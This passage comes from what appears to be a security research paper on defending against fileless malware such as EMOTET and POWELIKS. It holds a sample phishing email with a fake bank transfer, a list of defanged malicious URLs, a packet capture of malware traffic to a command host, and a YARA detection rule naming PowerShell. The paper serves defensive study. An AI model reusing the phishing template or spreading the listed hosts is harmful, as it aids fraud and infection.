49  404  HTTP  top100-hot-images....   /taskg/2010/               15                text/html        explorer:1604
50  404  HTTP  top100-hot-images....   /taskg/6010/               15                text/html        explorer:1604
51  404  HTTP  zorris2space.org        /taskg/7013/               15                text/html        explorer:1604
52  404  HTTP  top100-hot-images....   /taskg/8013/               15                text/html        explorer:1604
```

Figure 44: Hanjuan Exploit Kit serving BEDEP malware.



Desktop Switch

Switch back to default desktop?

OK

Figure 45: Desktop that BEDEP hides.

greater risks. Users need to understand how fileless infection works and adapt a holistic approach to counter it.

One possible solution is component correlation. Looking at all of the components of the threat using holistic reputation-based technologies can help thwart infections at the source. That way, malware can be blocked before it can even begin to execute its malicious routines. The following subsections provide some examples of how security vendors can protect their customers from fileless infection.

6.1. Email and web reputation systems

EMOTET arrives via spam with a link that needs to be clicked in order to download an archived file that contains the binary (see Figures 46–48). Security engineers can use available technologies to pattern matching content format of email and URL and categorize matching emails as malicious spam or 'mal-spam' and matching links as malicious URLs in order to prevent fileless infections.

6.2. Network solutions

Exploits [22] take advantage of software vulnerabilities to infect, disrupt or take control of systems without the user's consent or knowledge. Even worse, drive-by download sites can host one or more exploits. They first determine which vulnerability to exploit with the help of a script hosted on the malicious or compromised site.

To counter such attacks, vulnerability assessment can be performed on systems. This can remedy known vulnerabilities by updating affected applications or software. System administrators need to keep in mind that not all users update their software regularly. They may even be unaware that their systems are vulnerable. Performing vulnerability assessment can alleviate the problem by preventing known vulnerabilities (at the very least) from being exploited.

Security practitioners can also use dynamic emulation on web objects (e.g. HTML, JavaScript, Java, PDF and Flash) to determine the outputs of the deobfuscated script to spot and tag malicious activities (Figure 49). As more and more web





Figure 46: Correlation among attack components of EMOTET malware.



File Edit View Tools Message Help
Reply Reply All Forward Print Delete Previous Next Addresses

Ihre Telekom Mobilfunk RechnungOnline Monat Juni 2014 (Nr. 72733486322231)

This message is High Priority.

From: 69400239254040-0001@t-mobile.de
Date: Wednesday, June 18, 2014 8:53 AM
To: info@dfkl.de
Subject: Ihre Telekom Mobilfunk RechnungOnline Monat Juni 2014 (Nr. 72733486322231)

ERLEBEN, WAS VERBINDET.

TELEKOM DEUTSCHLAND

Ihre Rechnung für Juni 2014

Sehr geehrte Damen und Herren,

im Anhang an diese E-Mail finden Sie Ihre aktuelle Rechnung. Der Rechnungsbetrag für Juni 2014 beläuft sich auf: **378,86 Euro**.

Im Anhang finden Sie die gewünschten Dokumente zu Ihrer Mobilfunk RechnungOnline für Juni 2014. Ihre Rechnung für Juni 2014 - (PDF-Dokument).

Diese E-Mail wurde automatisch erzeugt. Bitte antworten Sie nicht an die angeführte Absenderadresse.

Mit freundlichen Grüßen

Ralf Hoßbach
Leiter Kundenservice

© Telekom Deutschland 2014 | Hilfe | Kontakt | Datenschutz | AGB | Impressum

Sie haben eine Frage an den Kundenservice? Dann nutzen Sie bitte unser E-Mail Kontaktformular.

OnlineSupport WT, Transaktions: 33L61R36RQ55

This message is High Priority.

From: Volksbank Online
Date: Tuesday, June 03, 2014 5:04 AM
To: lissie.eby@lotto-lebensglueck.de
Subject: OnlineSupport WT, Transaktions: 33L61R36RQ55

Group Data Protection Officer Volksbanken IT AG


Der Auftrag wurde entgegengenommen.
03. Juni 2014 um 11:54:26 Uhr
Verwendete TAN: 974748

Überweisung - Standard

Begünstigter (Name oder Firma): **LUKAS ANTONIUK NI**
IBAN oder Konto: **GB21 BARC 4378 5510 7086 30**
BIC oder BLZ: **BARCGB5670V**
bei Kreditinstitut: **BARCLAYS BANK PLC**
Betrag: **1762,53 EUR**
Verwendungszweck: **RECHNUNG NR96_7183**
Auftraggeber (Kontoinhaber): **Breitscheid-Str. 2**

Es kann einige Minuten dauern, bis die Transaktion in Ihrem Konto angezeigt wird.
Weitere Informationen zum Transaktions Volksbank CM.

Figure 47: Sample EMOTET spam often came in the guise of bank transfer and shipping invoice notices.



hxxp://fmcabeokuta.com/modules/webstat/finanzgruppe_volksbanken_ne	hxxp://fashionattractive.com/transaktions-id-volksbanken-de
hxxp://cope.it//templates/webstat/finanzgruppe_volksbanken_ne	hxxp://extremeultimatemindcontrol.com/2014_06_11/transaktions-id-volksbanken-de
hxxp://bacd.ca/wp-content/uploads/volksbanken_finanzgruppe	hxxp://myproperty21.com/wp-includes/pomo/transaktions-id-volksbanken-de
hxxp://aodn2014.org/wp-content/themes/webstat/fiducia_it	hxxp://nadia-rab.com/wp-includes/pomo/transaktions-id-volksbanken-de
hxxp://rlrcon.com.br/information/volksbank_transaktions_pdf	hxxp://healingorchidsingapore.com/2014_06_11/transaktions-id-volksbanken-de
hxxp://tedxvalencia.rafaarmero.com/wp-content/uploads/volksbank_transaktions_pdf	hxxp://comforttravelling.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://ockrantcounselling.com/pdf/volksbankde_transaktions_id	hxxp://getexbacksecret.org/wp-includes/pomo/transaktions-id-volksbanken-de
hxxp://bhfencers.org/pdf_mail/2014_06transaktions_volksbanken	hxxp://mateusbraga.com/2014_06_11/transaktions-id-volksbanken-de
hxxp://vdlist.com/vodafone_onlinerechnung	hxxp://efg.sg/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://www.chefmostwanted.com/wp-content/plugins/telekom/vodafone_onlinerechnung	hxxp://smallbizmarketingworkshop.ca/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://chenzhehuai.com/wp-content/themes/telekom/vodafone_onlinerechnung	hxxp://karsbali.net/modul/2014_06transaktions_volksbanken
hxxp://diazautomotive.com/wp-content/plugins/telekom/telekom_deutschland_gmbh	hxxp://worldhelp.net/information/volksbank_transaktions_pdf
hxxp://lea-economia.com/wp-content/plugins/telekom/telekom_deutschland_gmbh	hxxp://edltv.mpc.ac.th/images/transaktionsid-volksbanken-finanzgruppe
hxxp://kuanteo.com/wp-content/plugins/telekom/telekom_deutschland_gmbh	hxxp://andersonhair.com/modules/mod_ariimageslidersa/transaktionsid-volksbanken-finanzgruppe
hxxp://dewiranaya.com/wp-content/plugins/telekom/telekom_deutschland_gmbh	hxxp://laultimafrontera.mx/modules/mod_araticlhess/transaktionsid-volksbanken-finanzgruppe
hxxp://mrglobalrecipe.com/wp-content/plugins/telekom/telekom_deutschland_gmbh	hxxp://prodonjai.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://egy-human.com/wp-content/plugins/telekom/telekom_deutschland_gmbh/	hxxp://edltv.tatc.ac.th/images/transaktionsid-volksbanken-finanzgruppe
hxxp://proyectokokoro.org/wp-content/plugins/telekom/telekom_deutschland_gmbh/	hxxp://energyreform.in.th/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://dutchovendudes.com/tmp/vmext/admin/modules/mod_virtuemart_currencies/data_protection_officer_volksbank	hxxp://laultimafrontera.mx/modules/mod_araticlhess/transaktionsid-volksbanken-finanzgruppe
hxxp://seksanprinting.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe	hxxp://campusstream.yamaha-motor.co.th/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://weblogman.com/2014_06_11/transaktions-id-volksbanken-de	hxxp://fmcabeokuta.com/modules/webstat/finanzgruppe_volksbanken_ne
hxxp://allthingsspeaking.com/online/volksbanken-de	hxxp://argentinathoughts.com/online/telekom-deutschland
hxxp://duijim.com/support/support-volksbank-de	hxxp://concepttica.com/online/telekom-deutschland
hxxp://surinhighway.net/images/support-volksbank-de	hxxp://guatevacaciones.com/online/telekom-deutschland
hxxp://wp-danco.forumone.com/support/support-volksbank-de	hxxp://huaiyotph.com/templates/atomic/kundencenter-telekom-de
hxxp://mcltelecom.co.uk/pdf-datei/transaktionsid-volksbanken-finanzgruppe	hxxp://georgeclooney-movies.com/2014_06_11/t-online-telekom-de
hxxp://hsllawyers.com/wp-includes/pomo/transaktions-id-volksbanken-de	hxxp://jonahandaustin.com/2014_06_11/t-online-telekom-de
hxxp://gerardhealyboxer.com/2014_06_11/transaktions-id-volksbanken-de	hxxp://tovap.be/pdf-datei/tonlinetelekom
hxxp://pharmanews-eg.com/modules/mod_araticlhess/support-volksbank-de	hxxp://attraction.newgiff.com/pdf-datei/tonlinetelekom

Figure 48: List of malicious links found in EMOTET spam.





Figure 49: Malicious rating is determined based on content.



Website blocked by Trend Micro Worry-Free Business Security

Malicious website blocked

http://www.bes.com/Dynamic_JavaScript/[redacted].html

Rating: Dangerous Verified fraudulent page or threat source.

What You Can Do:

- Contact your administrator about security settings on your network
- I understand the risks and I want to continue browsing

Figure 50: Notification for blocking access to the malicious page.

threats adopt script obfuscation and encryption, vulnerability and exploit fingerprints can be collected and incorporated into dynamic emulation systems capable of determining script semantics. This can be a way to describe relationships that exist among a fileless threat's components. The *Trend Micro* tool shown in Figure 50 performs dynamic emulation to block exploit kit pages.


Hanjuan Exploit Kit uses an .SWF file to exploit CVE-2015-0313 [23]. A sample concept that can aid in detection is emulating a Flash ActionScript and dissecting the script's routines to determine a heap-spraying behaviour:

```
ByteArray.writeByte, ByteArray.writeByte, ByteArray.
writeInt, ByteArray.writeUnsignedInt,

ByteArray.indexSetter, Vector.setNumericProperty,
Vector.push, Array.indexSetter
```

Aside from dynamic emulation, security analysts can also perform packet detection using rules based on response and request strings.

The following is a sample of the flow of detection for POWELIKS:

- Check if the GET request is valid
- Check if the URI contains "/query"



2014-08-01-Magnitude-EK-malware-payload-sandbox-analysis-4-of-4.pcap [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save connection http
Follow TCP Stream (tcp.stream eq 4)
Stream Content
Entire conversation (1289 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
Frame (frame), 624 bytes
Profile: Default

```
No.  Time      Source          Destination     Protocol Length Info
  99 14.773805 172.16.165.2    172.16.165.153  DNS        86 Standard query response 0x3805  A 31.184.192.202
 100 14.857331 172.16.165.153  31.184.192.202  TCP        66 49164→81 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 101 15.583837 31.184.192.202  172.16.165.153  TCP        60 81→49164 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 102 15.583915 172.16.165.153  31.184.192.202  TCP        54 49164→81 [ACK] Seq=1 Ack=1 Win=16445440 Len=0
 103 15.584022 172.16.165.153  31.184.192.202  HTTP      624 GET /query?version=1.37&sid=2020&builddate=210714&q=natural+testosterone+supplements&ref
 104 15.584155 31.184.192.202  172.16.165.153  TCP        60 81→49164 [ACK] Seq=1 Ack=571 Win=64240 Len=0
 105 15.862870 172.16.165.153
 106 16.088931 31.184.192.202
 107 16.088982 172.16.165.153
 108 16.089489 172.16.165.153
 109 16.089666 31.184.192.202
 110 16.089682 172.16.165.153
 111 16.089786 31.184.192.202
 112 16.717366 31.184.192.202
 113 16.732267 31.184.192.202
 114 16.732298 172.16.165.153
 115 16.732375 172.16.165.153
 116 16.732588 31.184.192.202
 117 17.505436 172.16.165.153
 118 17.729164 31.184.192.202
 119 17.729225 172.16.165.153
 120 17.729327 172.16.165.153
 121 17.729452 31.184.192.202
 122 18.795542 31.184.192.202
 123 18.810709 31.184.192.202
```

```
GET /query?version=1.37&sid=2020&builddate=210714&q=natural+testosterone
+supplements&ref=http%3A%2F%2Ffindandhide%2Ecom%2Fsearch%2Ephp%3Fquery%3Dnatural%
2Btestosterone%2Bsupplements&ua=Mozilla%2F4%2E0%20%28compatible%3B%20MSIE%208%2E0%3B%
20Windows%20NT%206%2E1%3B%20WOW64%3B%20Trident%2F4%2E0%3B%20SLCC2%3B%20%2ENET%20CLR%202%
2E0%2E50727%3B%20%2ENET%20CLR%203%2E5%2E30729%3B%20%2ENET%20CLR%203%2E0%2E30729%3B%
20Media%20Center%20PC%206%2E0%29&lang=en-US HTTP/1.0
Host: cd5c5c.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 01 Aug 2014 23:27:24 GMT
Content-Type: text/xml;charset=UTF-8
Content-Length: 564
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<records>
<query>natural testosterone supplements</query>
<record>
.<title><![CDATA[A loss in love that touches me more nearly]]></title>
.<description><![CDATA[Loving offenders thus I will excuse ye]]></description>
.<url><![CDATA[tldsorder.com]]></url>
.<clickurl><![CDATA[http://23.238.229.250/click.php?
c=0d44b634dc141f7789fc6b4d6081d9fdb717382b283609ba81385ff46b0d0979a7aa66ed2ae14f56f5dcb58
3ef7a63496ec5e983d8d32e35fa749633ad919c01861e370d0532d6ce28fb7bbc7dca9ed0]]></clickurl>
.<bid>0.000281</bid>
</record>
</records>
```

```
Frame 103: 624 bytes on wire (49
Ethernet II, Src: 00:0c:29:64:f3
Internet Protocol Version 4, Src
Transmission Control Protocol, S
Hypertext Transfer Protocol
  [truncated]GET /query?version
  Host: cd5c5c.com\r\n
  Connection: close\r\n
  Content-Type: application/x-ww
  Content-Length: 0\r\n
```

Figure 51: POWELIKS's HTTP connections.


Logs
View: Unauthorized Changes
Total records: 1
Remove all
Export
first version of POWELIKS
Date/Time
Name
Details
Unblock
Clicking Unblo
program that y
? ✕
Suspicious Software Blocked
More details...
OK
TREND MICRO Titanium Maximum Security

```
12/11/2014 9:01 AM    C:\Users\Win7\De

Name:                                  POWELIKS_A.exe
From:                                  System Unknown
Version:                               0.0.0.2
Copyright:                             Copyright (C) 2012
Detected Resource or Process ID:       HKCU\Software\Microsoft\Windo...
Response:                              Terminated
```

Any data more than 90 days old will be deleted automatically.

For your protection, the program named below was prevented from performing an action that could pose a security risk.

Name: POWELIKS_A.exe
From: System Unknown

Figure 52: Notification for blocking suspicious software, in this case, POWELIKS.

- Check if the URI variable contains "version="+"&sid="+ "&builddate="+"&q="

6.3. Behavioural rules

Another means to prevent fileless infection is through behavioural monitoring. The *Trend Micro* solution in Figure 52 inspects systems for newly created auto-start registry entries that can prevent malware such as POWELIKS from injecting binaries into normal processes.

To determine if systems have been infected with POWELIKS, a YARA rule can be used as a toolkit (Figure 53). The following YARA rule identifies POWELIKS variants installed in systems by scanning running processes in search of known malware strings or injected code:

```
rule poweliks_injected
{
meta:
description = "system infected with poweliks"
in_the_wild = true

strings:
$s1 = "http://%s/q"
$s2 = /(syswow64|system32)\\dllhost\.exe/ wide
$s3 = "%1d.%1d.%04d_%1d.%1d"
$s4 = "%x%x%x%x%x%x"
$s5 = "builddate"
$t1 = /windowspowershell\\[a-z0-9]{1,3}\.[a-z0-
9]{1,2}\\powershell\.exe/ wide
$t2 = "powershell.exe"

condition:
all of ($s*) and any of ($t*)
}
```

6.4. Prefetch files and auto-runs

Prefetch files show the sequence of execution of files. Each time users turn on their computers, *Windows* keeps track of the way they start and which programs are commonly opened. *Windows* saves this information as a number of small files in the prefetch folder. The next time they turn on their computers, *Windows* refers to these files to help speed up the start process [24].

To determine if POWELIKS is present in systems, users can look at the prefetch folder, C:\windows\prefetch, to see if rundll32.exe, powershell.exe, and dllhost.exe are executed consecutively.

A blog post by Corey Harrell [25] described another possible detection method, that is, to remotely access a system via a forensic tool such as *Encase Enterprise*, mount the drive, and run RegRipper across hives to see all registry entries, which can be signs of POWELIKS infection.

7. CONCLUSION


Attacks are becoming more efficient as time progresses. Protection strategies and technologies must keep pace with them or become even better. Individuals and organizations alike need to use the right combination of methodologies, insights and expertise to curb fileless infection attacks. Using a holistic approach to piece various components of an attack together with the aid of the right tools can enhance protectors' ability to stop fileless infections.

As with any threat, especially one as complex as a fileless threat, prevention is the best defence. IT leaders need to create and implement effective strategies proactively. They should also encourage everyone in the company to do the same. Organizations should make a good security mindset part of their culture.

Fileless infection may just be another means to instigate system compromise but it is powerful. We are bound to see cybercriminals use them more and more.

REFERENCES

[1] Wigmore, I. WhatIs.com. Fileless Infection (Fileless Malware). February 2015. http://whatis.techtarget.com/definition/fileless-infection-fileless-malware.




1 threat(s) found: Click **Fix Now** to process each threat based on the action selected.

File	Threat	Type	Risk	Action Default
dllhost.exe[PID:1660]	poweliks_injected	C:\WINDOWS\system32\dllhost.exe		Fix

Copyright © 2005-2012. Trend Micro Incorporated. All rights reserved.

Figure 53: Notification for detecting malicious process injection in the form of a toolkit.



Name	Size	Type	Date Modified
DLLHOST.EXE-1DD34DE9.pf	19 KB	PF File	7/17/2014 3:25 AM
POWERSHELL.EXE-08A1D41C...	69 KB	PF File	7/17/2014 3:25 AM
RUNDLL32.EXE-39DAEA69.pf	56 KB	PF File	7/17/2014 3:25 AM
PSSETUPNATIVEUTILS.EXE-2...	19 KB	PF File	7/17/2014 3:24 AM
MSCORSVW.EXE-1366B4F5.pf	113 KB	PF File	7/17/2014 3:24 AM
NGEN.EXE-38021CCC.pf	17 KB	PF File	7/17/2014 3:24 AM
PSCUSTOMSETUPUTIL.EXE-3...	28 KB	PF File	7/17/2014 3:24 AM
WSMANHTTPCONFIG.EXE-21...	14 KB	PF File	7/17/2014 3:23 AM
REG.EXE-0D2A95F7.pf	11 KB	PF File	7/17/2014 3:23 AM
MOFCOMP.EXE-01718E95.pf	23 KB	PF File	7/17/2014 3:23 AM
UPDATE.EXE-2414DCC9.pf	27 KB	PF File	7/17/2014 3:22 AM
CMD.EXE-087B4001.pf	12 KB	PF File	7/17/2014 3:22 AM
WINDOWSXP-KB968930-X86-...	25 KB	PF File	7/17/2014 3:22 AM
A.EXE-128BBCED.pf	15 KB	PF File	7/17/2014 3:21 AM
SYSTRACER.EXE-179F06B6.pf	57 KB	PF File	7/17/2014 3:21 AM
RUNONCE.EXE-2803F297.pf	17 KB	PF File	7/17/2014 3:21 AM
GRPCONV.EXE-111CD845.pf	12 KB	PF File	7/17/2014 3:21 AM
WUAUCLT.EXE-399A8E72.pf	21 KB	PF File	4/20/2015 5:55 PM
WSCRIPT.EXE-32960AB9.pf	21 KB	PF File	3/15/2012 12:25 A

Figure 54: Prefetch files.

[2] Santos, R. POWELIKS: Malware Hides in Windows registry. TrendLabs Security Intelligence Blog. 1 August 2014. http://blog.trendmicro.com/trendlabs-security-intelligence/poweliks-malware-hides-in-windows-registry/.

[3] Microsoft. Scripting with Windows PowerShell. 4 August 2014. https://technet.microsoft.com/en-us/library/bb978526.aspx.

